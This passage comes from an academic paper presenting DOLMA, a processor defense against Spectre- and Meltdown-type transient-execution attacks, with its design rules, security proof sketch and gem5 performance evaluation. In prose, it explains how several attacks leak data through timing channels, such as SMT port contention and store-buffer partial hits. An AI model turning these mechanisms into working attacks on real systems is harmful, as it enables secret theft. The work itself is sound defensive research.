At a high level, DOLMA adds state to track the speculation status of each micro-op in the re-order buffer (ROB). DOLMA then uses this state to restrict (e.g., delay) execution, such that transient operands cannot observably affect timing.

Given the overhead of related defenses [3, 76, 88], DOLMA's key contribution is enforcing a novel principle of transient non-observability that obviates the need to delay execution in certain contexts. In doing so, DOLMA enables protection to scale to registers with tenable performance overhead.

In this section, we first introduce the principle of transient non-observability (§5.1). We then provide the classifications for micro-ops that DOLMA uses to enforce this principle (§5.2). With these definitions, we explain DOLMA's optimizations for traditional sources of transmission (§5.3). We subsequently identify a remaining vulnerability in the state of the art [88] and present DOLMA's mitigations for this and related channels (§5.4). Finally, we specify the microarchitectural state and logic used to appropriately restrict speculative execution (§5.5) and lift these restrictions when speculation resolves (§5.6).

5.1 Transient Non-Observability

To prevent transmissions of secrets, DOLMA enforces a novel principle of *transient non-observability*. With regards to DOLMA's timing channel protection policies, transient non-observability is achieved by ensuring that the value of a transient (i.e., destined to squash) operand cannot affect the cycle upon which a non-transient micro-op commits—thereby preventing timing-based leakages.

More precisely, transient operand values must not cause timing variations in non-transient micro-ops via (a) out-of-order contention for core-local resources, (b) simultaneous uncore/offcore resource access, or (c) persistent state modifications—i.e., modifications that survive the transient window. Notably, such leakages can occur both via data flows (e.g., a specific microarchitectural buffer entry is accessed/modified based on a secret operand) or control flows (e.g., state is only modified on a conditional path, revealing the value of a secret conditional predicate).

In this sense, DOLMA's principle of transient non-observability is similar to the principle of speculative non-interference [23, 88, 89]. The key difference is that prior work assumes *all* operand-dependent timing variations (e.g., variable-time arithmetic and TLB/cache accesses) are inherently unsafe, as an SMT adversary (i.e., an adversary executing simultaneously on the same physical core) can observe these variations via core-local contention. This limitation yields designs that stall all variable-time micro-ops until speculation resolves, inhibiting performance [3, 76, 88]. However, as we will demonstrate (§5.4), DOLMA naturally mitigates SMotherSpectre [5]—the only transient execution attack to have demonstrated transmission via SMT contention—enabling a set of secure performance optimizations over prior work.

5.2 Micro-op Classification

Inducive and Resolvent Micro-ops. In order to identify the beginning and end of each speculation window, DOLMA requires the manufacturer to denote a set of *inducive* and *resolvent* micro-ops. An inducive micro-op is any micro-op

that can induce speculation, such as a control-flow micro-op (branch prediction) or a load (memory dependency prediction, value prediction, etc.). More specifically, a control-flow micro-op—or branch—is any micro-op that can explicitly alter program control flow (e.g., a jump, call, or return); branch prediction encompasses the BPU structures used to predict the result of these micro-ops (e.g., the branch history table [BHT], branch target buffer [BTB], and return stack buffer [RSB]).

A resolvent micro-op is any micro-op that can resolve speculation. Note that the same micro-op can induce and resolve a speculation window (e.g., a control-flow micro-op induces speculation at fetch and resolves speculation at execute). In other cases, a speculation window can be induced and resolved by different micro-ops (e.g., memory dependency speculation is induced by loads and resolved by stores).

Given a specific microarchitecture, enumerating inducive and resolvent micro-ops is trivial: the manufacturer must already define an exhaustive list of these micro-ops in order to implement their processor according to its ISA specification. If the manufacturer were to omit such a micro-op, transient micro-ops would be able to retire their effects to architectural state, violating the ISA specification and thus program correctness.

Unsafe Micro-ops. In DOLMA, *unsafe* micro-ops are speculative micro-ops whose operand values can be transmitted during transient execution via corresponding timing variations. Unsafe micro-ops can be further classified as *backend-unsafe* (e.g., loads can transmit through backend channels such as the D-cache), *frontend-unsafe* (e.g., control-flow micro-ops can transmit through frontend channels such as the BTB), or both.

Because DOLMA considers timing channels, micro-ops are only classified as unsafe in the context of timing leakages. However, mitigating other operand-dependent channels would simply require the manufacturer to denote additional micro-ops as unsafe (e.g., via microcode updates).

While the exact set of unsafe micro-ops is microarchitecture-specific, we discuss common examples in modern processors. We precisely define the set of unsafe micro-ops for the microarchitecture used in our evaluation in §7, manually enumerating this set using the aforementioned criteria for transient non-observability (i.e., operand-dependent out-of-order contention for core-local resources, simultaneous uncore/offcore resource access, and persistent state modifications). Notably, this set includes all micro-ops classified as high covert channel risk (CCR) in prior work [3]. Furthermore, unlike the state of the art [88] evaluated on the same processor, DOLMA's set of unsafe micro-ops includes all applicable micro-ops whose operands are leaked in documented transient execution attacks.

For an arbitrary microarchitecture, exhaustively identifying unsafe micro-ops requires a formal timing analysis of the RTL code, and is ongoing work. The state of the art [18] requires the programmer to manually annotate portions of the circuit description, limiting scalability to modern processors. Therefore, formal verification of DOLMA's security on an arbitrary processor necessitates advancements in these methods.

5.3 Optimizations for Traditional Backend Channels

Existing speculative information flow control defenses [3, 76, 88] delay all unsafe micro-ops until speculation resolves. In select cases, DOLMA likewise delays unsafe micro-ops. However, DOLMA's principle of non-observability—combined with minor modifications to the processor—allows a restricted form of speculative execution in two key scenarios. We describe the optimizations here, and show that they do not directly produce backend timing variations. We demonstrate that the optimizations cannot influence frontend state (and thus, cannot indirectly produce backend timing variations) in §6.

Variable-Time Execution. On a traditional processor, all micro-ops that vary execution time as a function of their operands would be unsafe. While many micro-ops only produce core-local modifications that are reverted upon squashing, they may still alter the cycle upon which other micro-ops retire due to out-of-order contention for core-local resources.

More precisely, the operand-dependent contention produced by variable-time computation is problematic when it occurs between a younger (transient) micro-op and an elder (non-transient) micro-op. While the pipeline frontend is in-order, such out-of-order contention is indeed possible in the processor backend (i.e., issue and onwards).

Accordingly, to obviate unsafe backend contention, DOLMA employs a simple policy. At a high level, DOLMA's strategy is to ensure that—when an elder and younger micro-op compete for the same backend resource—the elder micro-op is unconditionally granted access to the resource. While we cannot list every possible example of backend contention, we describe our techniques for issue and writeback ports that generalize to other contention sources.

At issue, elder micro-ops can forcibly evict younger (unsafe) micro-ops from execution units when no units would otherwise be available; the younger micro-ops are then re-issued once safe. At writeback, a priority queue ensures that the eldest micro-ops obtain access to writeback ports each cycle. That is, if there are P ports and N micro-ops ready to writeback (where $N > P$), the P eldest micro-ops obtain the ports.

With this policy, the operands of variable-time micro-ops are transiently non-observable if they (a) do not affect uncore/offcore resource accesses, and (b) do not produce operand-dependent persistent state modifications. Although these criteria conventionally include variable-time ALU micro-ops, other micro-ops clearly remain unsafe, even if core-local. For example, NetSpectre [60] shows that AVX micro-ops reset a persistent powerdown timer upon execution, meaning (operand-dependent) timing variations in AVX execution would ultimately produce (operand-dependent) persistent modifications. Thankfully, in such cases where updates are off the critical path (i.e., not required for the speculative computation), DOLMA can mitigate the channels without performance loss by only performing the updates upon commit. We discuss how DOLMA prevents leakages via conditional (e.g., control-dependent)

usage of resources like the AVX powerdown timer in §5.4.

Delay-on-Miss. Memory micro-ops (loads and stores)—produced by a variety of high-level instructions [53]—pose a greater challenge, as they can both access uncore/offcore resources *and* produce persistent state modifications that greatly affect performance. For example, memory micro-ops can produce speculative, operand-dependent contention for or modifications to the D-TLB, D-cache, load-store queue, memory dependency unit, prefetching infrastructure, global staging buffer, and associated metadata for these structures (e.g., replacement policy data). Thus, speculative memory micro-ops would normally be unable to execute without leaking secrets. However, it is possible to avoid delaying memory micro-ops in the common case without loss of security.

DOLMA novelly applies the technique of "delay-on-miss" [56] to speculative stores, building on prior work that uses delay-on-miss to achieve efficient protection for speculative loads. At a high level, delay-on-miss allows speculative memory micro-ops that hit in first-level core-local structures (e.g., the L1 TLB and—in the case of loads—L1 cache) to execute without stalling until speculation resolves. A speculative memory micro-op that misses in these structures vacates its execution unit and is placed into a dedicated stall queue (as can already be done to mask the latency of TLB misses/page table walks). Such a design allows other in-flight memory micro-ops to proceed with execution. When speculation resolves, the stalled memory micro-op is re-issued without restriction.

Importantly, DOLMA ensures that memory micro-ops do not affect replacement policy metadata or memory dependency predictions until speculation resolves, thereby eliminating these potential channels. Furthermore, if a speculative memory micro-op triggers a prefetch, the prefetch is likewise constrained to delay-on-miss behavior. Finally, because only core-local memory micro-ops are legal, the global staging buffer cannot be altered. Thus, delay-on-miss prevents transmission at two levels: the explicit channels of speculative modifications to TLB and cache entries, as well as more subtle channels of speculative updates to associated state.

5.4 Mitigating Remaining Sources of Transmission

Store-to-Load Forwarding. As noted in prior work [88], store-to-load forwarding provides an additional source of backend leakage for memory micro-ops. If a load has a complete match with an unsafe store in the store buffer, the load will not issue a memory request, and will instead use the data from the store buffer. Thus, the decision to (not) issue a memory request reveals the store's address operand.

DOLMA's contribution in this regard is to identify and address another source of leakage via store-to-load forwarding. Namely, prior work [88, 90] does not handle the case of a partial hit (i.e., where a strict subset of the load's address range is found in the store buffer), instead erroneously assuming that the only two possible cases are a complete hit or miss. However, in the case of a partial hit, neither the store buffer nor lower levels of the memory hierarchy hold the correct data in its entirety. Thus, depending on how the microarchitecture handles partial hits, the load may stall until the store completes, revealing information about the store's address via timing.




Figure 3: Without DOLMA (left), the processor speculatively redirects fetch from A to B, dependent upon a transient predicate value. With DOLMA (right), speculative fetch redirects are blocked until speculation resolves (C), thereby preventing predicate-dependent execution. Dashed lines indicate predictions, while solid lines indicate fetch redirects.

Fortunately, combined with DOLMA's protections for variable-time execution, the same protection mechanism works for both total and partial store buffer hits in the presence of stalling. That is, the processor unconditionally issues the load to the cache hierarchy, and simply ignores the response in the event of an unsafe buffer hit. If the hit was partial (meaning the buffer does not contain all necessary data), the load re-issues once the store is safe and complete.

Speculative Fetch Redirects. Control-flow micro-ops and any remaining inducive/resolvent micro-ops provide common examples of frontend-unsafe micro-ops, because these micro-ops can leak their operands via speculative fetch redirects [88], as shown in Fig. 3. For instance, if a speculative (e.g., nested) control-flow micro-op resolves as incorrect, the micro-op must signal to the frontend to redirect fetch to the appropriate program counter. However, the new PC is determined by the control-flow micro-op's predicate, meaning such a redirect leaks the predicate via dependent updates to frontend covert timing channels (e.g., the I-TLB, I-cache, and BPU), as well as potential backend covert channels (e.g., resets of the AVX powerdown timer via subsequent conditional execution [60]).

Like the state of the art (STT [88]), DOLMA additionally provides protection against more subtle sources of speculative fetch redirects. Consider the case of redirects caused by memory ordering violations (i.e., load-store aliasing, where an inducive load incorrectly bypasses an unresolved store). Such a redirect can reveal information about the load's address operand (namely, that it conflicted with that of a prior store). Thus, the redirect is clearly unsafe while the load itself is unsafe . However, even if the younger load is safe (for instance, not dependent upon any inducive loads), the elder store can still be unsafe. Accordingly, a redirect in this scenario leaks the store's address operand in an identical fashion to that of an unsafe load and must likewise be delayed. Although STT's

	micro-ops			DOLMA-Default					DOLMA-Conservative				
a	1	load	r0 -> r1	-	-	-	-		U	-	-	-	U: until retirement
	2	add	r1, r2	-	-	-	-		-	-	D	-	D: until line 1 retires
	3	jump	r1	U	-	-	-	U: until executed/squashed	U	-	D	P	D+P: until line 1 retires
b	1	store	r2 -> r3	-	-	-	-		-	-	-	-	
	2	load	r0 -> r1	U	-	-	-	U: until line 1 executes/squashed	U	-	-	-	U: until retirement
	3	add	r2, r3	-	-	-	-		-	-	-	-	
	4	load	r1 -> r4	-	-	D	-	D: until line 2 resolves	U	-	D	-	D: until line 2 retires
c	1	cmp	0x0, r0	-	-	-	-		-	-	-	-	
	2	jne	r1	U	-	-	-	U: until executed/squashed	U	-	-	-	U: until executed/squashed
	3	load	r2 -> r3	-	C	-	-	C: until line 2 resolves	U	C	-	-	C: until line 2 resolves
	4	load	r4 -> r5	-	C	-	-	C: until line 2 resolves	U	C	-	-	C: until line 2 resolves
	5	jump	r3	U	C	-	P	P: until line 2 resolves	U	C	D	P	D+P: until lines 3 retires

Figure 4: Comparing DOLMA-*Default*'s and DOLMA-*Conservative*'s handling of speculation status in the ROB in three scenarios. **U** = **U**nresolved, **C** = Control-Dependent, **D** = **D**ata-Dependent, and **P** = **P**ending-Redirect. Example (a) shows a non-retired load. Example (b) shows an unresolved speculative store bypass. Example (c) shows an unresolved branch, with a nested branch blocked due to a speculative fetch redirect (line c5).

implementation code [90] allows the redirect before the store is safe, we note that STT's design correctly mentions the need to delay such redirects until both the load and store are safe [88].

By comprehensively prohibiting speculative fetch redirects, DOLMA mitigates all channels that rely on conditional transient execution to leak data (e.g., the AVX powerdown timer [60]). Notably, this protection likewise mitigates SMotherSpectre [5], the only transient execution attack to have demonstrated transmission via SMT contention. In order to create reliable contention on issue ports, SMotherSpectre uses a secret-dependent speculative redirect to fetch and issue micro-ops. In the context of Fig. 3, the speculative redirect is performed based on the secret being zero or non-zero. When the fetched micro-ops (either A or B) reach issue, they compete with micro-ops from the adversary's sibling logical core for different ports. However, the specific ports contended depend on the (different) opcodes between A and B, thereby revealing the secret value. Under DOLMA, this and similar scenarios are impossible, as speculative fetch redirects are prevented.

5.5 Enforcing Restrictions

Both DOLMA-*Default* and DOLMA-*Conservative* must restrict unsafe micro-ops that are control-dependent or data-dependent upon inducive micro-ops, delaying unsafe micro-ops that would produce observable modifications to the microarchitecture. As previously-mentioned, branch speculation provides an example of control-dependency restriction: any unsafe micro-op following a branch (e.g., jump, call, or return) in the ROB must be restricted. Memory dependency speculation provides an example of data-dependency restriction: DOLMA-*Default* must restrict the dependants of loads that bypass stores during execution. DOLMA-*Conservative* expands this mechanism to all loads (and load-like privileged register reads) in order to additionally handle exception speculation.

In order to track the speculation status of each micro-op in the pipeline, DOLMA conceptually extends each ROB entry with four bits, as shown in Fig. 4: **U**nresolved, **C**ontrol-Dependent, **D**ata-Dependent, and **P**ending-Redirect. If a micro-op is squashed, the extra bits are ignored.

Unresolved. DOLMA marks an inducive micro-op as *unresolved* until (a) its associated speculation window resolves, and (b) all elder micro-ops are also resolved. Assuming all elder micro-ops are resolved, a control micro-op resolves when it is executed. Under DOLMA-*Default*, loads are only inducive if they are issued as a result of a hardware prediction unit (e.g., speculative store bypass). Thus, such loads resolve when the corresponding prediction resolves (e.g., the bypassed store executes). Under DOLMA-*Conservative*, all load-like micro-ops are assumed to be unresolved until they retire, in order to handle exception speculation.

Control-Dependent and Data-Dependent. Speculative control dependencies can be easily tracked in DOLMA: any micro-op following an unresolved branch in the ROB is control-dependent on that branch, until the next branch introduces a new set of control dependencies.

Like prior work [88], DOLMA tracks speculative data dependencies via the register rename table. In particular, if a micro-op X consumes the output of an inducive micro-op (or its dependants), then DOLMA marks X as data-dependent. Data dependency status is propagated during broadcast (i.e., wakeup of dependent micro-ops).

Notably, reservation station entries for unsafe micro-ops are also extended with the OR of their micro-op's control-dependent and data-dependent status bits. The processor uses this signal to ensure that unsafe micro-ops do not transmit information. For instance, outgoing memory requests are tainted for unsafe micro-ops, such that the L1 cache will know to return without fetching from L2 upon a miss. As another example, DOLMA uses the dependency status—along with ordering information from the ROB—to prevent unsafe

backend contention (e.g., issue/writeback port contention between elder micro-ops and younger unsafe micro-ops).

When an unsafe micro-op is issued, a copy of its issue queue entry is placed into a dedicated *unsafe* queue for in-flight unsafe micro-ops. If an unsafe micro-op executes without stalling, its unsafe queue entry is freed. For unsafe micro-ops that cannot complete for safety reasons, each queue entry holds the index of its youngest unresolved inducer. Such a design allows for efficient wakeup when the micro-op becomes safe [88]. Specifically, if a stalled micro-op's youngest inducer is resolved, the inducer broadcasts its ROB index to this queue such that dependent micro-ops are marked as ready to issue.

Pending-Redirect. Finally, when a frontend-unsafe micro-op would initiate a fetch redirect, its ROB entry is instead marked as *pending-redirect*. Like backend-unsafe micro-ops, the frontend-unsafe micro-op also vacates its execution unit and awaits a safety broadcast.

5.6 Clearing Speculative Status

DOLMA only clears micro-ops when they become non-speculative in the context of DOLMA's threat models. For control-dependent micro-ops, this means that all elder control-flow micro-ops must be resolved. For data-dependent micro-ops, this means that all elder loads and associated resolvent micro-ops (e.g., stores) must be resolved.

When stalled backend-unsafe micro-ops are cleared, they are marked as ready to re-issue from the stall queue. When pending frontend-unsafe micro-ops are cleared, they signal their delayed redirect. Cleared micro-ops compete with the regular stream of micro-ops for backend ports. As previously stated, elder micro-ops are given preference during (re-)issue; however, DOLMA does not increase the issue width.

6 Security Analysis

The goal of our supplemental security analysis is to show that the optimizations afforded by our notion of non-observability do not introduce speculative timing channels in the context of DOLMA's protection policies. We base our reasoning on features of the baseline processor [6, 28] used in similar defenses [76, 88] (including our own), and argue that the same logic can be applied to any microarchitecture satisfying the general properties we describe here.

DOLMA introduces two optimizations due to non-observability. First, DOLMA allows for variable-time arithmetic. Second, DOLMA uses delay-on-miss [56] for speculative loads and stores. We demonstrated that these optimizations cannot directly produce timing variations in processor backend state in §5. Here, we demonstrate that transient execution cannot influence frontend timing on a DOLMA-protected processor (and thus, cannot indirectly produce backend timing variations).

Proof Sketch. On our processor, four events can influence frontend state on any given cycle. We show each event is invariant of transient values in the context of DOLMA's protection policies.




Figure 5: A simplified example of how a pipeline backup can cause the fetch buffer to fill.

(1) Backend Redirect: The backend can redirect fetch to a new PC as a result of a predicate resolution (e.g., branch or memory dependency). DOLMA delays fetch redirects until speculation resolves, meaning transient micro-ops in the backend cannot initiate a fetch redirect. Furthermore, since elder micro-ops are given preference for backend resources, a transient micro-op cannot affect the length of the speculation window (and thus, cannot influence the cycle upon which a backend redirect is performed). Thus, backend fetch redirects are invariant of transient data.

(2) Frontend Redirect: The frontend can redirect fetch to a new PC as a result of a branch prediction. Since DOLMA delays fetch redirects until speculation resolves, DOLMA prevents transient data from entering the BPU. Thus, frontend fetch redirects are invariant of transient data.

(3) Full Fetch Buffer: The processor may not increment the PC on a given cycle if the fetch buffer (i.e., the buffer for fetched instructions, before they are decoded and inserted into the ROB) is full. Delaying fetch redirects until speculation resolves—coupled with giving elder micro-ops priority in the backend— prevents transient operands from affecting the the processor frontend state (including the fetch buffer). Thus, it suffices to show that transient micro-ops cannot indirectly influence the state of the fetch buffer via a pipeline backup.

We trace back from the "full fetch buffer" scenario shown in Fig. 5 to demonstrate that only non-speculative micro-ops can cause the fetch buffer to fill. The fetch unit **(a)** fetches instructions into the fetch buffer **(b)**. The fetch buffer becomes full when the decode unit **(c)** cannot process instructions on a given cycle. The decode unit cannot process instructions if the ROB **(d)** is full. Finally, the ROB is full if the micro-op at the head of the ROB **(e)** cannot retire.

However, the head of the ROB is—by definition—non-speculative. Thus, this is only a concern if younger (speculative) micro-ops prevents the head from retiring. Since DOLMA gives elder micro-ops priority in the backend, such a scenario is impossible. Therefore, only non-speculative micro-ops can cause the fetch buffer to fill, meaning the fetch buffer is invariant of speculative micro-ops **(f)**, and thus transient data.

(4) Variable Fetch Latency: The processor may not increment the PC on a given cycle if a fetch request is delayed (e.g., due to an I-TLB or I-cache miss). Fetch latency is a

Parameter	Value
Architecture	x86-64 at 2.0 GHz
OoO Core (No SMT)	8-issue, 32 LQ entries, 32 SQ entries, 192 ROB entries, 4096 BTB entries, 16 RAS entries
OoO Core (2-SMT)	8-issue, 16 LQ entries per thread, 16 SQ entries per thread, 91 ROB entries per thread, 4096 BTB entries (dynamically partitioned), 16 RAS entries per thread
L1-I/L1-D Cache	32 KB, 64B line, 8-way set associative (SA), 4 cycle round-trip (RT) latency, 1 port
L2 Cache	2 MB, 64 B line, 16-way SA, 40 cycle RT latency
DRAM	50 ns response latency

Table 1: gem5 simulation configuration.

function of frontend state (e.g., the PC, BPU, I-TLB, and I-cache), which by (1)–(3), is invariant of transient data. Thus, fetch latency is invariant of transient data.

Therefore, processor frontend state is invariant of transient operand values in the context of DOLMA*'s threat models.*

7 Evaluation

We evaluate DOLMA's gem5 [6] implementation against the SPEC 2017 [63] benchmark suite. We estimate area and energy with McPAT [37], incorporating recommended changes for increased accuracy [80]. We sample performance throughout each benchmark's execution via the Lapidary simulation sampling framework [45, 46], which employs the SMARTS methodology [79]. More specifically, Lapidary converts periodic GDB coredumps from each benchmark's execution on real hardware into gem5 checkpoints. Following the methodology used in NDA [76] (a prior speculative information flow control defense), we configure Lapidary to warm microarchitectural structures for 5,000,000 instructions before measuring the performance of 100,000 instructions, repeated for each checkpoint.

We evaluate DOLMA with and without simultaneous multi-threading (SMT) enabled. We generate SMT workload pairings from the SPEC 2017 benchmarks using the "Balanced Random" methodology developed by Velasquez et al. [74]. This methodology ensures that each benchmark appears an equal number of times across all pairings.

In line with prior speculative information flow control defenses [76, 83, 88], we use gem5's OoO processor as our baseline. The processor's set of inducive micro-ops includes control-flow micro-ops (i.e., jumps, calls, and returns) and loads, while its resolvent micro-ops include control-flow micro-ops and stores. Its set of unsafe micro-ops includes control-flow micro-ops, loads, and stores—consistent with the micro-ops identified as high covert channel risk (CCR) in prior work [3]. The processor configuration is listed in Table 1.

We additionally compare the performance of DOLMA to the state-of-the-art speculative information flow control defense, STT [88]. As STT provides memory-only protection, we extend STT to enable optional protection for registers. We compare DOLMA to STT under both memory-only protection modes (M) as well as memory and register (M+R) modes.

Although STT's gem5 implementation is publicly-available [90], it was necessary to port STT as modifications

Defense	Overhead	Overhead-SMT	Speculation: Control (M)	Speculation: Control (R)	Speculation: Data	Speculation: Exception
Baseline OoO	0±3.8%	0±3.0%				
STT-*Spectre* (M)	8.7±4.2%	3.2±3.2%	○			
DOLMA-*Default* (M)	10.2±4.3%	3.4±3.2%	●		●	
STT-*Futuristic* (M)	44.5±4.6%	25.5±3.6%	○		○	○
DOLMA-*Conservative* (M)	29.7±4.7%	16.2±3.5%	●		●	●
STT-*Spectre* (M+R)	30.8±5.0%	17.3±3.6%	○	○		
DOLMA-*Default* (M+R)	22.6±4.8%	9.8±3.4%	●	●	●	
STT-*Futuristic* (M+R)	63.4±5.0%	36.8±3.8%	○	○	○	○
DOLMA-*Conservative* (M+R)	42.2±5.4%	22.4±3.7%	●	●	●	●

● Mitigates all existing attacks
○ Mitigates all existing attacks, except select transmissions via stores

Table 2: DOLMA compared to STT [88] in terms of total CPI overheads and mitigated attacks, using memory-only protection variants (M) as well as memory and register protection variants (M+R). *Control* transient execution attacks refer to transient execution arising from branch predictions, differentiated by whether memory or registers are leaked. *Data* transient execution attacks refer to transient execution arising from data predictions (e.g., memory dependency speculations). *Exception* transient execution attacks refer to Meltdown-type attacks that exploit delayed microarchitectural exception handling. Overhead ranges reflect 95% confidence intervals.

to DOLMA for two key reasons. First, STT's baseline performance differs significantly from that of prior speculative information flow control defenses, rendering fair comparisons impossible. For example, we found that for the *mcf* benchmark, STT's baseline yielded approximately 30% higher average cycles-per-instruction compared to the baseline of NDA (and our own), significantly skewing results. Second, SMT support for x86-64 is not functional in the STT prototype.

7.1 Performance Evaluation

Single Thread. The per-benchmark geometric mean cycles per instruction (CPI) for DOLMA-*Default* and DOLMA-*Conservative* across SPEC 2017 are shown in Fig. 6, provided for both memory-only (M) as well as memory and register (M+R) protection variants. We display these numbers alongside corresponding STT variants, and depict 95% confidence intervals for the reported CPIs.

For protection against Spectre-type attacks, STT provides STT-*Spectre*. However, unlike DOLMA-*Default*, STT-*Spectre* does not mitigate Spectre-type attacks exploiting data speculation, such as speculative store bypass [47], nor various transmissions via stores. STT-*Spectre* (M) incurs 8.7% overhead, while STT-*Spectre* (M+R) incurs 30.8% overhead. Thus, despite offering greater protection, DOLMA-*Default* (M) (10.2%) yields comparable overhead to STT-*Spectre* (M) (8.7%), and DOLMA-*Default* (M+R) (22.6%) scales to registers significantly better than STT-*Spectre* (M+R) (30.8%).

To provide the additional protection against Meltdown-type attacks offered by DOLMA-*Conservative*, STT-*Futuristic* incurs 44.5% (M) and 63.4% (M+R) overhead, but fails to




Figure 6: DOLMA's single thread performance on SPEC 2017, compared to STT [88]. Error bars depict the 95% confidence intervals.

protect select store-based transmissions. In contrast, DOLMA-*Conservative* only incurs 29.7% (M) and 42.2% (M+R) overhead to protect against all existing Meltdown-type and Spectre-type attacks on data in memory and registers, respectively.

DOLMA's ability to provide protection at lower overhead than STT primarily arises from the use of delay-on-miss for memory micro-ops. While STT insecurely allows all speculative stores to execute, STT conservatively delays all unsafe loads. In contrast, DOLMA only delays unsafe loads and stores when they miss in the TLB and—in the case of loads—the L1 cache.

With SMT (2 Threads). We compare the geometric mean of total CPI overhead across 2 threads between DOLMA and STT in Table 2, alongside single thread means. Reported CPIs are listed with 95% confidence intervals. For both DOLMA and STT, we find that the performance overhead of protection decreases with SMT enabled. This arises due to the fact that when a micro-op from some thread *A* is stalled for protection, some other thread *B* can potentially still make progress.

As with single-threaded configurations, we find that both DOLMA-*Default* and DOLMA-*Conservative*—unlike STT—prevent all existing transient execution attacks at mostly lower overheads. DOLMA-*Default* (M+R) (9.8%) again scales to registers far better than STT-*Spectre* (M+R) (17.3%), and DOLMA-*Conservative* likewise achieves lower overhead than STT-*Futuristic*—16.2% versus STT's 25.5% (M) and 22.4% versus STT's 36.8% (M+R). The only exception to this trend is DOLMA-*Default* (M) (3.4%) versus STT-*Spectre* (M) (3.2%), where performance is still roughly equivalent despite DOLMA's additional protections for store-based transmission and data speculation.

7.2 Security Evaluation

We additionally compare the effectiveness of DOLMA against transient execution attacks with STT in Table 2. DOLMA-*Default* blocks all documented Spectre-type attacks, and DOLMA-*Conservative* blocks all documented Spectre-type and Meltdown-type attacks. STT-*Spectre* variants fail to address any Spectre-type attack that exploits data speculation [47]. Additionally, all STT variants fail to comprehensively address store-based transmission—including the speculative TLB modifications and speculative partial store buffer hits mentioned in this paper.

Penetration Testing. Although simulating every known transient execution attack is not possible in gem5, we have ported a diverse set of transient execution attacks into an open-source, gem5-compatible test suite [39]. The goal of this test suite is to directly demonstrate the ability of DOLMA—as well as future defenses—to mitigate transient execution attacks across a wide range of covert timing channels (e.g., backend channels such as the D-cache and D-TLB, as well as frontend channels such as the I-cache and BTB), unsafe

